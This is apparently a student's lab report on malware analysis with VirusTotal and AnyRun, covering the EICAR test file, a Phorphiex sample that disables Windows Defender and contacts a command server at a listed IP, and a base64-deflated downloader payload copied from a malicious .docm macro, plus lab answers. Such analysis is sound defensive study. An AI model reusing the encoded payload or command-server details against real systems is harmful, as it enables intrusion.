
ABSTRACT:

Throughout this lab, I had to find information about different malicious programs using tools like VirusTotal and AnyRun. I downloaded a file to my computer that I scanned using VirusTotal, and I researched different malware reports for both suspicious and malicious activity. I have included screenshots and explanations of each screenshot to show what I completed throughout this lab. I also included information about how I found that you can find VirusTotal information while looking at AnyRun reports, which means that they are somewhat connected and can easily be used together.

DISCUSSION:

Activity1:



4 security vendors flagged this URL as malicious

https://secure.eicar.org/eicar.com.txt
secure.eicar.org

200 Status

text/plain; charset=utf-8 Content Type


2022-04-06 11:42:03 UTC
13 hours ago

AutoShun	Malicious	BitDefender	Malware
Fortinet	Malware	Webroot	Malicious
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AICC (MONITORAPP)	Clean
AlienVault	Clean	alphaMountain.ai	Clean
Antiy-AVL	Clean	Armis	Clean
Artists Against 419	Clean	Avira	Clean
BADWARE.INFO	Clean	Baidu-International	Clean
benkow.cc	Clean	Bfore.Ai PreCrime	Clean

This is the VirusTotal information that I found for the Eicar.com Anti Malware Testfile. It shows that only a few Anti-Virus software programs considered this file malicious. For me, windows defender wanted to keep me from downloading the file because it considered it to be malicious. I wasn't able to download the file so I just uploaded it directly on to the website which gave the exact same result.

Activity2:

2988 winsvcs.exe is a virus that disables windows system restore, changes security notification settings so users don't receive notifications about security issues, and it disables windows defenders. 2612 496977.exe causes changes to the autorun value in the registry.



Techniques details

Get to know what this threat is about

● Danger (3)

logs, File monitoring, Process command-line parameters, Process monitoring, Windows Registry


Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators. Adversaries could also target event aggregation and analysis mechanisms, or otherwise disrupt these procedures by altering other system components.

Disable or Modify Tools

- Disables Windows System Restore (1)
  - 2988 winsvcs.exe (1)
- Changes Security Center notification settings (1)
  - 2988 winsvcs.exe (1)
- Disables Windows Defender (1)
  - 2988 winsvcs.exe (1)

Operation:	WRITE
Name:	DISABLESR
Value:	1
Key:	HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\SYSTEMRESTORE
TypeValue:	REG_DWORD

Under the process details, I found the following information. This information includes the fact that "*executable content was dropped or overwritten*". It also shows that files were created in the user directory.



Process details ID 2988 Malicious


Danger 5

- Connects to CnC server
- PHORPIEX was detected
- Disables Windows System Restore
- Changes Security Center notification settings
- Disables Windows Defender

Warning 4

- Executable content was dropped or overwritten
- Creates files in the user directory
- Reads the computer name
- Checks supported languages

The network connections that were made are listed in the screenshot below. They used Mozilla Firefox on a Mac X 10.9 and I believe that they looked up something called Gecko.




92.63.197.48: 80 ⇄ VM: 56562

Send: 148 b Timeshift: 11392 ms

```
00000000   47 45 54 20 2F 76 6E 63 2F 74 2E 70 68 70 3F 6E   GET /vnc/t.php?n
00000010   65 77 3D 31 20 48 54 54 50 2F 31 2E 31 0D 0A 55   ew=1 HTTP/1.1..U
00000020   73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C   ser-Agent: Mozil
00000030   6C 61 2F 35 2E 30 20 28 4D 61 63 69 6E 74 6F 73   la/5.0 (Macintos
00000040   68 3B 20 49 6E 74 65 6C 20 4D 61 63 20 4F 53 20   h; Intel Mac OS 
00000050   58 20 31 30 2E 39 3B 20 72 76 3A 32 35 2E 30 29   X 10.9; rv:25.0)
00000060   20 47 65 63 6B 6F 2F 32 30 31 30 30 31 30 31 20    Gecko/20100101 
00000070   46 69 72 65 66 6F 78 2F 32 35 2E 30 0D 0A 48 6F   Firefox/25.0..Ho
00000080   73 74 3A 20 39 32 2E 36 33 2E 31 39 37 2E 34 38   st: 92.63.197.48
00000090   0D 0A 0D 0A                                       ....
```

I found the following information while trying to find more about the executable content being dropped.



(PID: 2988) winsvcs.exe

Source: drops First seen: 10203 ms

Warning / Installation


Executable content was dropped or overwritten

Size: 152576

Md5: 05D4352E46EEFB25F5EBBEBBA12C30F9

Filename: C:\Users\admin\AppData\Local\Temp\Windows Archive Manager.exe

Link to my virus https://app.any.run/tasks/7c0a85d4-3d7c-4233-b27b-078ca47e3a98/



55 security vendors and no sandboxes flagged this file as malicious

8c653c65605b7f0ef94fd33d1aeb085a886052238be7b72e75019450cdbbcd3a
myfile.exe
peexe

149.00 KB
Size


2021-04-26 00:37:21 UTC
11 months ago

EXE

Acronis (Static ML)	Suspicious	Ad-Aware	Gen:Heur.Mint.Titirez.ju0@QWM7dKiO
AegisLab	Trojan.Win32.Generic.4!c	AhnLab-V3	Trojan/Win.MalPe.X2055
Alibaba	VirTool:Win32/CeeInject.256f4638	ALYac	Trojan.Ransom.GandCrab
Avast	FileRepMalware	AVG	FileRepMalware
Avira (no cloud)	HEUR/AGEN.1106533	BitDefender	Gen:Heur.Mint.Titirez.ju0@QWM7dKiO
BitDefenderTheta	Gen:NN.ZexaF.34678.ju0@aWM7dKiO	Bkav Pro	W32.AIDetect.malware1
ClamAV	Win.Packed.Midie-7077419-0	Comodo	TrojWare.Win32.Chapak.GDF@7xenw7
CrowdStrike Falcon	Win/malicious_confidence_80% (D)	Cybereason	Malicious.e46eef

This is the *virus total* for the virus that I was analyzing.

Activity 3:



```
str = "nVRRc9o4EH7nV+x4dDP2BDsO0DTBk5lSaFruCsOF2vSOYW6EvWAX2X"
str = str + "JkGUxc/vutwUfo671YXml3v28/7Yo9wx28MxqzgRDDOJVKm8"
str = str + "YaVYKi3XICIQxrDmm+EJEPmeaaFiw0ncMw0Q9awbdI6ZyLnh"
str = str + "DSN+s9kfaCQGGWNSGPEg3BdhK9YG0sj76USibTXfq6/aCkRl"
str = str + "9b3v/m0lfINU5DWoJXLke7p7WKFrnGM1Ka++sjs5Mz7Sl9Yn"
str = str + "/afuCKx0hYp+ADFpVwL/jq3POINgyoDONdQ6tdyQJS2Oi97w"
str = str + "8+3H/8NPz9j8+j8ZeHPx8n06/fnr7/9Tdf+AEuV2HOYy3iRK"
str = str + "bPKtP5ZlvsXtyrVrvz5vrtza3hTGU/5KqnFN+ZVmOZJ36FDr"
str = str + "7JNlYJCnVOOpjmjNjN5nNgm18j4CeMkGe5QvvL4gfJDPYkjy"
str = str + "2HPvAbuMWV64KNz3Dbsvav2TWUbFmxN7wrx2n/XEoqzg9teU"
str = str + "hBZxd3wIKZuUJtK54EMgY75kUUU1YWOJ8xWenQmu+9mh9bem"
str = str + "fZEUpIlfRJaihnvCI6ZwXB0ecC2D97DzAJiEJB7DPqhhoXSj"
str = str + "PB7X/G4wHXchLqBdPa788AViUQYzBZdOd6LAJbaLju0N/FhV"
str = str + "WykJC0x9YVYEAI6AHUBVKIgIj4rskvqxzCipHwIFqCSZpnlg"
str = str + "Un1cmDYGvDuN18/2pQmSymuDHxrPWe7DKNsTNG7Tzhoi8iTA"
str = str + "g9dj5Ru6DKHGo608gzVDZf0ZHRBGMkXyIh+GXHcQlVxil13E"
str = str + "IQz9Fk+AGunSsPniKqfpvBeGoZVoMlhLnyYPZ+p/HQBmlFPn"
str = str + "YGcpsIyYMB19w0Qq3T7uVl98a9cS9ZYgBFSnIkCnY1knSJGC"
str = str + "9QDXAZJdFBSvYM9phGAAxCbLcMsBOyspT7CIed+1r0DOyUZ5"
str = str + "kOVd5gxR2T3e4vT4TbZGndGE23aLuuSOvHtbxZLdBjnugoRo"
str = str + "cmCpVMJ6g2EbWIM+IqC7mYd7t9me5MljbBbcLsOHhzkxXU8G"
str = str + "SOW6ZlNeEEUpVGIecvAyE2WdGsFrcaDJlrO8kF3e5h+u2JQE"
str = str + "xpPtCX1H431x3X3dN75Yfl/l8="
print(str)
```

```
nVRRc9o4EH7nV+x4dDP2BDsO0DTBk5lSaFruCsOF2vSOYW6EvWAX2XJkGUxc/vutwUfo671YXml3v28
    /7Yo9wx28MxqzgRDDOJVKm8YaVYKi3XICIQxrDmm+EJEPmeaaFiw0ncMw0Q9awbdI6ZyLnhDSN
    +s9kfaCQGGWNSGPEg3BdhK9YG0sj76USibTXfq6/aCkRl9b3v/m0lfINU5DWoJXLke7p7WKFrnGM1Ka++sjs5Mz7Sl9Yn/afuCKx0hYp
    +ADFpVwL/jq3POINgyoDONdQ6tdyQJS2Oi97w8+3H/8NPz9j8+j8ZeHPx8n06/fnr7/9Tdf
    +AEuV2HOYy3iRKbPKtP5ZlvsXtyrVrvz5vrtza3hTGU/5KqnFN
    +ZVmOZJ36FDr7JNlYJCnVOOpjmjNjN5nNgm18j4CeMkGe5QvvL4gfJDPYkjy2HPvAbuMWV64KNz3Dbsvav2TWUbFmxN7wrx2n
    /XEoqzg9teUhBZxd3wIKZuUJtK54EMgY75kUUU1YWOJ8xWenQmu
    +9mh9bemfZEUpIlfRJaihnvCI6ZwXB0ecC2D97DzAJiEJB7DPqhhoXSjPB7X/G4wHXchLqBdPa788AViUQYzBZdOd6LAJbaLju0N
    /FhVWykJC0x9YVYEAI6AHUBVKIgIj4rskvqxzCipHwIFqCSZpnlgUn1cmDYGvDuN18
    /2pQmSymuDHxrPWe7DKNsTNG7Tzhoi8iTAg9dj5Ru6DKHGo608gzVDZf0ZHRBGMkXyIh+GXHcQlVxil13EIQz9Fk
    +AGunSsPniKqfpvBeGoZVoMlhLnyYPZ+p
    /HQBmlFPnYGcpsIyYMB19w0Qq3T7uVl98a9cS9ZYgBFSnIkCnY1knSJGC9QDXAZJdFBSvYM9phGAAxCbLcMsBOyspT7CIed
    +1r0DOyUZ5kOVd5gxR2T3e4vT4TbZGndGE23aLuuSOvHtbxZLdBjnugoRocmCpVMJ6g2EbWIM
    +IqC7mYd7t9me5MljbBbcLsOHhzkxXU8GSOW6ZlNeEEUpVGIecvAyE2WdGsFrcaDJlrO8kF3e5h+u2JQExpPtCX1H431x3X3dN75Yfl
    /l8=
> 
```

In activity 3 I downloaded a file called “WellLookatyou.docm”. This file contains some code, and I copy and pasted the parts of the code that had “str” on them. I pasted these in a python emulator, where I put print(str), in order to get the full output of the string. I then took this output and ran it through cyber chef and translated it from **base64 inflated**. The output ended up showing that the attacker was going to try to connect to port 8080 to download data. According to the following article, **port 8080** is an HTTP alternative.

https://www.computerhope.com/jargon/p/port.htm

What encoding was used to hide the payload?

Answer: Base64 inflated

What was the port it will try to connect to download data?

Answer: port 8080(HTTP alternative)

RECOMMENDATIONS & CONCLUSIONS:

Altogether I enjoyed this lab, but I wish that there was more information on navigating the AnyRun website. This website has plenty of valuable information, but you have to sift through the less valuable information to find it. I was able to mess around a lot with the website and find some cool connections between this website and other websites, like how I mentioned it was connected to VirusTotal information.

This lab was decently difficult as not everything was specifically lined out, and the instructions could have been a little bit more straightforward. Some extremely specific instructions would be very helpful for navigating the website, but it was still fun messing around on the website and I liked that aspect of it.